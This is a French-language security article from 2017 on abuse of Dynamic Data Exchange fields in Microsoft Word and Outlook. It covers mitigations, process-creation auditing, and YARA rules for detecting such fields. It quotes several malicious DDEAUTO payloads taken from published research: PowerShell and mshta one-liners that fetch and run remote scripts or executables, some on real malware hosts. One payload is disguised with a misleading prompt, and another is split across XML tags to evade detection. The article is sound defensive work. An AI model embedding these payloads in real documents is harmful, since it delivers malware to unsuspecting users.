Règles YARA pour la détection de champs de type Dynamic Data Exchange (DDE) dans des documents Microsoft Word Open XML

Franck Jeannot

Montréal, Canada, Octobre 2017, O425, v1.3

Abstract

Dynamic **D**ata **E**xchange is an old Microsoft technology that can be abused to execute code from within MS Office documents without triggering security alerts. At the time that this article is written, none of the major *Antiviruses solutions* report, by default, any alerts for documents with DDE weaponized payloads. Fortunately a recent tool and format named **YARA** is now popular to be used for pattern matching and associating threats to detection rules and assisting in detecting improper usage.

Keywords: DDE, Dynamic Data Exchange, MS Word DOCX, MS Word CDFv2, Outlook, YARA, yara rules, python, Zip, weaponized payloads, yara-python, regular expressions, NVISO, Sensepost, D. Stevens, TALOS, Inquest, powershell, mshta.exe, jbxcloud.joesecurity.org

1. Introduction

Cet article donne de nombreux exemples d'attaques par le biais de DDE et un aperçu sur quelques outils et techniques permettant la détection, atténuation d'attaques et analyse de l'usage de **champ DDE** dans des documents MS Word, qui par ailleurs ne sont détectés par aucun antivirus du marché (mi-Octobre 2017). Plusieurs experts en sécurité ont remonté [1], [2] l'usage large de cette technique et Microsoft confirme ne pas vouloir corriger ce point considérant cela comme une fonction normale du produit [3]. De plus au 22 Octobre 2017, une nouvelle attaque utilisant DDE est aussi utilisée au travers de notifications ou dans le corps d'emails MS **Outlook**. [4]

1. https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/
2. https://blog.nviso.be/2017/10/12/yara-dde-rules-dde-command-execution-observed-in-the-wild/
3. Source : Sensepost : 26/09/2017 – Microsoft responded that as suggested it is a feature and no further action will be taken, and will be considered for a next-version candidate bug : https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/
4. https://nakedsecurity.sophos.com/2017/10/22/office-dde-attack-works-in-outlook-too-heres-what-to-do/

2. Comment ajouter un champ DDE dans un document Word

DDE est un **protocole** initialement [5]. L'ajoût de champ DDE se fait via un menu **[Insérer]** de MS Word. Dans l'exemple de MS Office 365 US (build 1708) on passera par : **Insert » Quick parts » Field**)




FIGURE *(1): Ajoût d'un champ DDE*

Après l'insertion du champ, on fait :
— l'ajoût d'un champ de type Formule `[Field=(Formula)]`
— l'obtention du message `"!Unexpected End of Formula"`
— clic-droit sur le champ et choisir `[Toggle Field Codes]`
— éditer le champ, et c'est ici que le problème est posé...

3. DDE simplifié

Un exemple éducatif pour démontrer d'abord la capacité d'exécuter un binaire. Dans le cas plus bas on remplace un lien standard par l'execution d'un binaire :

```
{DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe" }
```

A l'ouverture on aura donc un message quand même, mais peu alertant :




FIGURE *(2): Un message peu alertant...*

5. https://msdn.microsoft.com/en-us/library/windows/desktop/ms648774(v=vs.85).aspx

4. DDE : une longue existence

Les ***exploits*** via DDE sont indiqués exister depuis les années 1990, mais c'est seulement en 2017 que le phénomène s'est plus largement ouvert au grand public [6].

5. Sensepost

Un article [7] de **Sensepost** [8] par *Etienne Stalmans* [9] et *Saif-Allah El-Sherei* [10] précisait un cas classique d'usage malicieux de DDE combiné avec Powershell : *"As a PoC we compiled a demonstration video with an Empire launcher armed document, the same one scanned above, using the following payload* " où en lieu et place de la calculatrice (calc.exe) une commande powershell est lancée :

```
c:\\windows\\system32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden
\$e=(New-Object System.Net.WebClient).DownloadString
('http://not.com/bad.ps1');powershell -e \$e "
```

A ce stade, l'utilisateur averti n'ira pas plus loin...




FIGURE *(3): Un message informatif... Source : Article Sensepost*

Sans firewall heuristique sortant le payload serait activé...Ici un exemple de message relatif au DENY de la connexion sortante par un firewall applicatif sous Windows :

Alert Type	Description	Advice	Answered	Answer
Firewall alert	C_powershell.exe_6F8CDD7D1775814230C69...	C_powershell.exe_6F8CDD7D1775814230C69...	10/15/2017 11:55:10 PM	Deny

FIGURE *(4): Firewall DENY...mais pas toujours un standard...*

6. https://www.bleepingcomputer.com/news/security/microsoft-office-attack-runs-malware-without-needing-macros/
7. 09 Octobre 2017 : https://sensepost.com/blog/2017/macro-less-code-exec-in-msword
8. https://sensepost.com
9. https://twitter.com/_staaldraad/
10. https://twitter.com/Saif_Sherei


6. Cisco TALOS et exemple de la SEC

De récentes analyses de TALOS montrent des cas concrets utilisés en phishing auprès de la **SEC** (Securities and Exchange Commission) en 2017. Là encore un DDEAUTO avec lancement de `powershell -C` était utilisé...[11]

```
c:\\windows\\system32\\cmd.exe "/k powershell.exe -C;
echo \"https://sec.gov/\";
IEX((new-Object net.webClient).downloadString('https://x.gov/fonts.txt'))"
```

7. DDE : exemple avec message trompeur

Exemple de *Kevin Beaumont* sur Twitter[12] avec la capacité de changer le message affiché de manière trompeuse ! Un exemple plus problématique...




```
{ DDEAUTO
"C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\WindowsPowerShell
\\v1.0\\powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object
System.Net.WebClient).DownloadString('http://[evil.ip]/shell.txt');powershell $e # " "for security
reasons" }
```

FIGURE *(5): powershell lancé et message inoffensif ! - fake !. Source : Twitter Kevin Beaumont*

11. http://blog.talosintelligence.com/2017/10/dnsmessenger-sec-campaign.html
12. https://twitter.com/GossiTheDog/status/918571718876237824

8. DDE avec mshta : exemple du Ransomware Vortex

Documenté sur les sites **Inquest** [13], **Peerlyst** [14] et **Vmray** [15] , Il s'agit d'une variante de DDE mais cette fois-ci dans un document Word CDF V2 [16] basée sur **mshta.exe** (Microsoft HTML Application Host) qui là aussi transforme son message :
(Hash : bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9)

```
DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe
\\..\\..\\..\\..\\windows\\system32\\mshta.exe
"http://w-szczecin.pl/img2/NEW15\_10.doc/index.hta
```

La suite de l'exploitation lancera au final l'exécution du ransomware nommé **Vortex**.

Une très intéressante et très complexe revue de la chaîne d'exploitation secondaire est accessible sur **Joe SandBox Cloud** [17]




FIGURE *(6): Portion d'analyse de post-exploitation du DDE sur JoeSandboxCloud*

13. http://blog.inquest.net/blog/2017/10/14/03-microsoft-office-dde-poland-ransomware/
14. https://www.peerlyst.com/posts/microsoft-office-dde-vortex-ransomware-targeting-poland-inquest-net
15. https://www.vmray.com/blog/dde-ransomware-macroless-word-doc-analysis
16. https://www.virustotal.com/
17. https://jbxcloud.joesecurity.org/analysis/388248/0/html

9. Modification de DDE et Outlook

Mike Czumak décrit [18] lui aussi ses tentatives de rendre les messages DDE en apparence inoffensive, tel que dans l'exemple plus bas pour Outlook :

```
{ DDEAUTO "C:\\Programs\\Microsoft\\Office\\
        MSWord.exe\\..\\..\\..\\..\\windows\\system32
        \\WindowsPowerShell\\v1.0\\powershell.exe
        -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient)
        .DownloadString('http://[evil_ip]/shell.txt');powershell $e
        # " "for security reasons"}
```




FIGURE *(7): Exemple de DDE dans un corps d'email Outlook. Source : Mike Czumak*

18. https://www.securitysift.com/abusing-microsoft-office-dde/

10. Combinaisons de DDE, obfuscations et NON-DDE

Un premier type d'obfuscation observé [19] consiste a cacher le tag DDE en "morceaux" :

```
"/>
w:rPr>                                   DDE is separated by tags so that it cannot be detected by YARA rule attempting to detect DDE string
/:instrText>"Dd</w:instrText></w:r><w:r w:rsidR="00A27EF2"><w:rPr><w:lang w:val="en-US"/></w:rPr>
/:instrText>E"</w:instrText></w:r>
/:r w:rsidR="00306B7A"><w:rPr><w:lang w:val="en-US"/></w:rPr><w:instrText xml:space="preserve">|</w:instrText></w:r><w:r w:rsidR="004E5FC4">
/:instrText>c:\\Windows\\System32\\</w:instrText></w:r><w:r w:rsidR="00AE6D69" w:rsidRPr="00AE6D69"><w:rPr><w:lang w:val="en-US"/></w:rPr>
/:instrText xml:space="preserve">cmd.exe</w:instrText></w:r>
/:r w:rsidR="00F86BDF"><w:rPr><w:lang w:val="en-US"/></w:rPr><w:instrText>"</w:instrText></w:r><w:r w:rsidR="000D47BE"><w:rPr><w:lang w:val="en-US",
/:instrText xml:space="preserve"> </w:instrText></w:r><w:r w:rsidR="00AE6D69" w:rsidRPr="00AE6D69"><w:rPr><w:lang w:val="en-US"/>
w:rPr><w:instrText>/</w:instrText></w:r>
/:r w:rsidR="00090E3A"><w:rPr><w:lang w:val="en-US"/></w:rPr>
/:instrText>k</w:instrText></w:r>
/:r w:rsidR="00AE6D69" w:rsidRPr="00AE6D69"><w:rPr><w:lang w:val="en-US"/></w:rPr><w:instrText xml:space="preserve">powershell.exe</w:instrText></
/:r w:rsidR="002158A9"><w:rPr><w:lang w:val="en-US"/></w:rPr>
/:instrText xml:space="preserve">|</w:instrText></w:r><w:r w:rsidR="00490688" w:rsidRPr="00490688"><w:rPr><w:lang w:val="en-US"/></w:rPr>
/:instrText>(New-Object System.Net.WebClient).DownloadFile(</w:instrText></w:r><w:r w:rsidR="00C62D9E">
/:rPr><w:lang w:val="en-US"/></w:rPr>
/:instrText>http:</w:instrText></w:r><w:r w:rsidR="00991208"><w:rPr><w:lang w:val="en-US"/></w:rPr>
/:instrText>//</w:instrText></w:r><w:r w:rsidR="00490688" w:rsidRPr="00490688"><w:rPr><w:lang w:val="en-US"/></w:rPr>
/:instrText>frontiertherapycenter.com/16.exe</w:instrText></w:r><w:r w:rsidR="00AC4A12"><w:rPr><w:lang w:val="en-US"/></w:rPr>
/:instrText>,'%TEMP%\\tvs</w:instrText></w:r><w:r w:rsidR="00490688" w:rsidRPr="00490688"><w:rPr><w:lang w:val="en-US"/></w:rPr>
/:instrText>.exe</w:instrText></w:r><w:r w:rsidR="00AC4A12"><w:rPr><w:lang w:val="en-US"/></w:rPr>
/:instrText>');Start-Process '%TEMP%\\tvs</w:instrText></w:r>
/:r w:rsidR="00490688" w:rsidRPr="00490688"><w:rPr><w:lang w:val="en-US"/></w:rPr><w:instrText>.exe</w:instrText></w:r>
/:r w:rsidR="00F86BDF"><w:rPr><w:lang w:val="en-US"/></w:rPr><w:instrText>"</w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p>
```

FIGURE *(8): Exemple de DDE dans un corps d'email Outlook. Source : furoner.wordpress.com*

Dans le très intéressant article de **staaldraad** [20] on retrouve encore des niveaux de complexité et de dissimulation :

- usage de QUOTE
- usage de ***dirty links***
- absence d'usage de DDE et usage de ***Field codes*** et **frameset**

19. https://furoner.wordpress.com/2017/10/17/macroless-malware-that-avoids-detection-with-yara-rule/amp/
20. https://staaldraad.github.io/2017/10/23/msword-field-codes

11. RTF avec DOCX intégré : exemple CVE-2017-11826

La vulnérabilité cve-2017-11826 (détectée September 28, 2017, Qihoo 360 Core Security) permet une exécution à distance de code via phishing : "*remote code execution (RCE) vulnerability attackers could exploit to run malware delivered to victims via phishing attachments*" [21]. Cette vulnérabilité là n'est, a priori, pas directement exploitée via un DDE a reçu un patch de Microsoft au 12 Octobre 2017 [22] [23] **mais la capacité d'encapsulation d'un DOCX dans un RTF montre une possible combinaison d'attaques...**

12. Récapitulatif DDE

12.1. Quelques exploitations directes

- Powershell
- mshta
- CDFv2
- DOCX
- Outlook
- QUOTE
- split du pattern DDE
- frameset
- Field Codes [24]

12.2. Quelques post-exploitations

Hancitor [25] ; Locky-Necurs [26] ; Dnsmessenger [27] ; Vortex Ransomware [28] [29]

21. http://360coresec.blogspot.ca/2017/10/new-office-0day-cve-2017-11826.html
22. https://nakedsecurity.sophos.com/2017/10/12/microsoft-office-0-day-headlines-patch-tuesday-update-now/
23. https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11826
24. https://staaldraad.github.io/2017/10/23/msword-field-codes
25. https://isc.sans.edu/forums/diary/Hancitor+malspam+uses+DDE+attack/22936/
26. https://isc.sans.edu/forums/diary/Necurs+Botnet+malspam+pushes+Locky+using+DDE+attack/22946/
27. https://wraithhacker.com/2017/10/11/more-info-on-evolved-dnsmessenger/
28. http://blog.inquest.net/blog/2017/10/14/03-microsoft-office-dde-poland-ransomware
29. https://jbxcloud.joesecurity.org/analysis/388248/0/html

13. Empêcher totalement le problème d'activation de DDE

Une solution simple et impérative : la désactivation de ces DDE...c'est possible et très recommandé !

13.1. Directement via options avancées dans Word




FIGURE *(9): Le menu Avancé de Word permet de désactiver le problème...*

13.2. Via une clé en base de registre pour MS Office Word

Positionner à 1 un DWORD de votre version **XX.Y** de Word[30] comme ci-dessous : [31]

```
HKCU\Software\Microsoft\Office\XX.Y\Word\Options\DontUpdateLinks =
 REG_DWORD 0x01
```

13.3. Via un micropatch

C'est une solution plus avancée proposée par la plateforme **0patch** '*zero patch*'. Dans ce cas-ci leur approche est d'empêcher toute création de process secondaire via un DDE, il interviennent au niveau du call **CreateProcess** codé dans **wwlib.dll**[32]. Il semblerait que par la suite Microsoft est fait des patchs "silents" dans le Tuesday Patch de Novembre 2017 exactement en lien a ce processus[33], ce serait a approfondir...

30. https://gist.github.com/wdormann/732bb88d9b5dd5a66c9f1e1498f31a1b
31. http://blog.inquest.net/blog/2017/10/13/microsoft-office-dde-macro-less-command-execution-vulnerability/
32. https://0patch.blogspot.ca/2017/10/0patching-office-dde-ddeauto.html
33. https://www.trustwave.com/Resources/SpiderLabs-Blog/Microsoft-Patch-Tuesday,-November-2017/

14. Activation et détection de créations de process sous Windows pour investigations

Il est possible d'activer le tracking de la création de process de manière détaillée afin de pouvoir retrouver ce type d'activités et en faire une investigation[34] :
Dans un shell CMD avec droits *administrator* :

```
C:\>reg add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
Policies\System\Audit /f /t REG_SZ /v
ProcessCreationIncludeCmdLine_Enabled=1
The operation completed successfully.

C:\>auditpol /set /Category:"Detailed Tracking"
/subcategory:"Process Creation" /success:enable /failure:enable
The command was successfully executed.
```

15. YARA

YARA est initialement un outil développé en C par *Virustotal*[35] (cf Victor M. Alvarez[36]). Le format YARA consiste en des règles ou descriptions "**rules**" et chaque ***rule*** consiste en des ensembles de chaînes qui peuvent être des caractères, booléens ou expressions spécifiques pour en déterminer la logique de recherche. Il existe aussi une interface python de YARA : **yara-python**. En Octobre 2017, des outils récemment développés, et basés sur YARA, d'automatisation de recherche, sont disponibles, comme *binaryalert* et *streamalert*[37].

34. https://www.securityforrealpeople.com/2017/10/exploiting-office-native-functionality.html
35. https://www.virustotal.com/
36. https://github.com/plusvic
37. https://github.com/airbnb/binaryalert, https://github.com/airbnb/streamalert/

16. Règles YARA

Une certaine habitude des **expressions régulières** est requise ici. Comme on peut utiliser la syntaxe DDEAUTO ou bien Ddeauto ou ... etc., toute variante de minuscules ou majuscules, il y a une vérification de ces cas de figure d'où les chaînes plus loin de type `[Dd][Dd][Ee][Aa][Uu][Tt][Oo]`.

Un site source de référence ici est celui de **Didier Stevens** qui est parmis les premiers experts en sécurité à avoir documenté, avec le NVISO, des propositions de solutions pour le cas d'usage des champs DDE.[38]

17. Règles YARA pour un .docx

Règle YARA pour Office DDEAUTO (fichier office.yara) :

```
// YARA rules Office DDE
// NVISO 2017/10/10 - 2017/10/12
// https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/

rule Office_DDEAUTO_field {
strings:
$a = /<w:fldChar\s+?w:fldCharType="begin"\/>.+?\b[Dd][Dd][Ee][Aa][Uu][Tt][Oo]
\b.+?<w:fldChar\s+?w:fldCharType="end"\/>/
condition:
$a
}
```

18. Règles YARA pour un .doc - pre 2007, non DOCX

Inquest à mis à disposition des règles YARA permettant de détecter l'activation de DDE dans des documents Word non docx (format Microsoft Composite Document File (CDFv2)), se référer au code complet qui met fournit une regex en format hexadécimal pour cela :[39]

```
...
$magic = /^\xd0\xcf\x11\xe0\xa1\xb1\x1a\xe1\x00\x00\x00/
...
```

38. https://blog.didierstevens.com/programs/yara-rules
39. https://github.com/InQuest/yara-rules/blob/master/Microsoft_Office_DDE_Command_Execution.rule

19. Etapes pour la détection de DDE spécifiques sous Windows sans outil spécialisé

Un document Word au fomat **.docx** (Microsoft Word Open XML) respecte la norme **Open XML**. [40]

Les documents Office OpenXML sont des fichiers compressés selon le format **Zip** et chaque fichier est appelé un paquet (***package***).
OpenXML attribue à chaque partie un nom unique, composé du chemin logique menant de la racine du **paquet** au fichier constituant la partie proprement dite.
Exemple d'arborescence standard si on dé-Zippe un fichier .docx :

- /**_rels**/.rels
- **/word/document.xml**
- /**word**/styles.xml
- /word/_rels/document.xml.rels
- /**docProps**/core.xml
- /[Content_Types].xml




FIGURE *(10): document.xml et champ DDEAUTO*

En bref l'**analyse simplifiée consiste à dézipper le fichier .docx et vérifier dans un éditeur de texte la presence d'un pattern de type DDEAUTO dans la partie /word/document.xml.**

40. https://fr.wikipedia.org/wiki/Office_Open_XML

20. Etapes pour utiliser des outils de détection de DDE spécifiques sous Windows

L'analyse manuelle reste limitée et simpliste, on peut néanmoins mettre à profit les **règles YARA** pour automatiser ceci avec l'avantage de pouvoir chercher pas seulement un pattern DDEAUTO mais **tout contenu**, sous réserve d'en configurer des règles associées !

Sous environnement Windows plusieurs pré-requis sont à mettre en place :

1. Télécharger la version yara64.exe compilée pour Windows. [41]
2. Installer python 2.7 (dernière version) qui est un pré-requis pour les outils à utiliser de Didier Stevens [42]
3. Installer zipdump.py [43]
4. Mettez à jour pip : `python -m pip install -upgrade pip`
5. Installer le package yara-python : `..Scripts>pip install yara-python` (impossible sinon d'utiliser zipdump.py sur un .docx sinon avec le message `Error: option yara requires the YARA Python module.`)

Cas simple d'un fichier de test appelé test.docx qui a été configuré avec un DDE :

```
zipdump.py -y office.yara test.docx
Index Filename Decoder YARA namespace  YARA rule
4 word/document.xml         office.yara Office_DDEAUTO_field
```

41. Exemple depuis https://ci.appveyor.com/project/plusvic/yara/build/job/8lfqxqpb3taudlcw/artifacts
42. https://blog.didierstevens.com
43. https://blog.didierstevens.com/2017/07/03/update-zipdump-py-version-0-0-9/